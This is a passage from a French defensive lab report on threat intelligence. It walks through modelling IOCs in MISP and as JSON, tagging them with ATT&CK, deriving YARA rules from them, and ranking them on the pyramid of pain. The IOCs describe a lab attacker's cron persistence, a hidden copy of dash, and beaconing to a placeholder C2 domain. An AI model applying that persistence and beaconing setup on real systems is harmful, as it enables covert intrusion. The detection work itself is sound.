
DIFFICULTÉ **MISP ne propose pas T1053.003 : la galaxie ATT&CK est incomplète et dépréciée**

(1) **Aucun résultat dans la recherche** : l'image misp-docker clonée embarque une version de la galaxie MITRE ATT&CK antérieure à l'introduction des sous-techniques (juillet 2020) — elle ne connaît que la technique parente T1053, jamais T1053.003 (confirmé en listant les fichiers JSON de la galaxie dans le conteneur et en y cherchant ce motif : aucune occurrence). De plus, la galaxie « Enterprise Attack - Attack Pattern » est marquée namespace: deprecated dans Galaxies > List Galaxies, ce qui exclut tous ses clusters de l'autocomplétion de recherche, aussi bien dans *Add new cluster* que dans *Add a tag* > *All Tags*, même si les clusters existent bel et bien en base (visibles en parcourant directement la galaxie, Galaxies > Enterprise Attack - Attack Pattern > recherche « 1053 »).

(2) **Le « Connector tag » ne se colle pas non plus** : chaque cluster MISP affiche une chaîne de connecteur toute prête (misp-galaxy:mitre-enterprise-attack-attack-pattern="Scheduled Task - T1053"). La coller dans *Add a tag* > *Custom Tags* puis cliquer *Submit* échoue avec « Tag not found » : MISP refuse de créer à la volée un tag dont le préfixe misp-galaxy: est réservé aux clusters de galaxie réels, pas à du texte libre.


(3) **Contournement retenu** : créer deux tags texte libre, sans ce préfixe, via *Administration* > *List Tags* > *Add Tag* (T1053 - Scheduled Task et T1071 - Application Layer Protocol), puis les attacher à l'événement depuis *Add a tag* > *All Tags* (recherche du nom, sélection, *Submit*). Ce sont donc des tags simples, lisibles par un humain, mais pas des clusters de galaxie structurés : ils n'apportent pas les métadonnées qu'un vrai cluster ATT&CK fournirait (tactique, kill chain, références). Dans le fichier ioc_event.json de l'option B (5.4), où rien n'est validé contre une base de galaxies, l'identifiant précis T1053.003 a pu être conservé tel quel : la limitation est propre à cette image Docker de MISP, pas à la technique elle-même.

CAPTURE 30 **Tags ATT&CK**



Étape 4, observer la corrélation. MISP relie automatiquement cet événement à tout autre partageant un attribut. On crée un second événement factice « Test corrélation » avec le même domaine : l'événement d'origine affiche alors une section *Related Events*.


CAPTURE 31 **Corrélation MISP**



Étape 5, exporter les IOC pour les reboucler en détection : bouton *Download as...* puis le format voulu. Dans notre version de misp-docker, ce menu propose MISP JSON/XML, OpenIOC, XLSX, CSV et STIX 1/2, mais pas

Suricata (absent de la liste) : nous avons donc choisi CSV. Le fichier obtenu (misp.event.1.csv, 687 octets) contient les quatre indicateurs.

CAPTURE 32 **Export des IOC**



5.4 Option B : le même renseignement dans un fichier JSON

Sur Kali Linux

```
cat > ~/ioc_event.json <<'EOF'
{
  "event": "Persistance interne SenTech - cron C2",
  "threat_level": "medium",
  "attributes": [
    { "type": "domain",   "value": "malware-c2.example",              "category": "Network activity" },
    { "type": "url",      "value": "http://malware-c2.example/beacon", "category": "Network activity" },
    { "type": "filename", "value": "/usr/local/bin/.maint",           "category": "Payload delivery" }
  ],
  "attack": ["T1053.003", "T1071"]
}
EOF

jq . ~/ioc_event.json
```

On ajoute le hachage relevé au 4.5 (en remplaçant COLLEZ_ICI_LE_HACHAGE par la valeur de 64 caractères) :


Sur Kali Linux

```
HASH="COLLEZ_ICI_LE_HACHAGE"
jq --arg h "$HASH" '.attributes += [{"type":"sha256","value":$h,"category":"Payload delivery"}]' ~/ioc_event.json > ~/ioc_event2.json &&
mv ~/ioc_event2.json ~/ioc_event.json
jq . ~/ioc_event.json
```

Pourquoi ce fichier garde T1053.003 alors que MISP n'a que T1053. ioc_event.json est un fichier texte que nous rédigeons nous-mêmes : rien ne vérifie son contenu contre une base de galaxies, donc l'identifiant précis de la sous-technique peut y figurer tel quel. L'instance MISP réelle (option A), elle, valide les tags contre ses propres données,

qui s'arrêtent à la technique parente pour cette galaxie précise (voir l'encadré DIFFICULTÉ de la partie 5.3). Les deux fichiers décrivent donc la même réalité technique avec une précision différente, pour une raison documentée plutôt qu'une incohérence.

CAPTURE 33 **Fichier d'IOC en JSON**



5.5 Reboucler : de l'IOC à la détection

Le renseignement n'a de valeur que réinjecté dans la défense. On génère une règle YARA à partir de l'IOC de domaine :

Sur Kali Linux

```
cat > ~/ioc_c2.yar <<'EOF'
rule IOC_C2_SenTech
{
   meta:
      source = "MISP event: Persistance interne SenTech"
   strings:
      $d = "malware-c2.example" ascii nocase
   condition:
      $d
}
EOF

yara -r ~/ioc_c2.yar ~/samples
```

Variante automatique : générer la règle à partir du fichier JSON, sans retaper le domaine.


Sur Kali Linux

```
DOM=$(jq -r '.attributes[] | select(.type=="domain") | .value' ~/ioc_event.json)
cat > ~/ioc_c2_auto.yar <<EOF
rule IOC_C2_SenTech_Auto
{
   strings:
```

```
        \$d = "$DOM" ascii nocase
    condition:
        \$d
}
EOF
yara -r ~/ioc_c2_auto.yar ~/samples
```

Ici le heredoc n'est **pas** entre guillemets (<<EOF) pour que $DOM soit remplacé ; le \$d protège le $d de YARA du shell.

CAPTURE 34 **YARA dérivée de l'IOC**



Le hachage de `.maint` est celui d'un programme légitime. .maint est une copie exacte de /bin/dash : son hachage est identique à celui du dash de toute machine Debian de même version. Bloquer ce hachage bloquerait donc aussi le dash légitime. C'est un bon exemple de la fragilité des hachages : trivial à contourner pour l'attaquant (changer un octet) **et** source de faux positifs. Dans MISP, il est commenté : « copie de dash, ne pas utiliser comme indicateur de blocage seul ».

Classement des IOC sur la pyramide de la douleur.

IOC	Niveau de la pyramide	Durabilité
sha256 du binaire	Hachages	La plus fragile (un octet modifié et il change) ; ici en plus identique à dash
domain malware-c2.example	Domaines	Fragile (l'attaquant en achète un autre en minutes)
url .../beacon	Artefacts réseau	Un peu plus durable (le chemin /beacon caractérise l'outil)
filename /usr/local/bin/.maint	Artefacts d'hôte	Moyenne (renommable, mais un nom et un emplacement cachés trahissent une habitude)
Tags ATT&CK T1053 et T1071	TTP	La plus durable : la détection comportementale (règle Sigma liée aux tags)

Synthèse du TP 2

Étape de la boucle	Ce que nous avons produit	Preuve
Télémétrie	Événements Auditd (`identity`, `root_commands`, `perm_change`)	Partie 2.2
ATT&CK	Tableau des cinq comportements cartographiés	Partie 1
Sigma	Règles Linux, Windows, persistance cron, SUID	Parties 2 et 4.4
YARA	Règles fichier, mémoire, amélioration, dérivée d'IOC	Parties 3 et 5.5
Chasse	Fiche de chasse avec trois découvertes	Partie 4
MISP et IOC	Événement modélisé, tags ATT&CK, règle YARA dérivée	Partie 5
Nouvelle détection	Règle Sigma corrigée, qui referme la boucle	Partie 4.4

Conclusion du TP 2. La détection par règles couvre le connu ; la chasse cherche ce qui lui échappe ; le renseignement structuré (MISP) garde la mémoire de ce qu'on a appris. Sur notre laboratoire, la chasse a retrouvé en quelques commandes une persistance, un accès privilégié et un compte caché que seuls Auditd et AIDE avaient enregistrés sans alerter. Les règles Sigma comportementales, au sommet de la pyramide de la douleur, referment la boucle de façon durable. Nous avons aussi relevé qu'une règle copiée du sujet peut être logiquement incapable de détecter ce qu'elle vise : toute règle doit être **testée contre la télémétrie réelle**.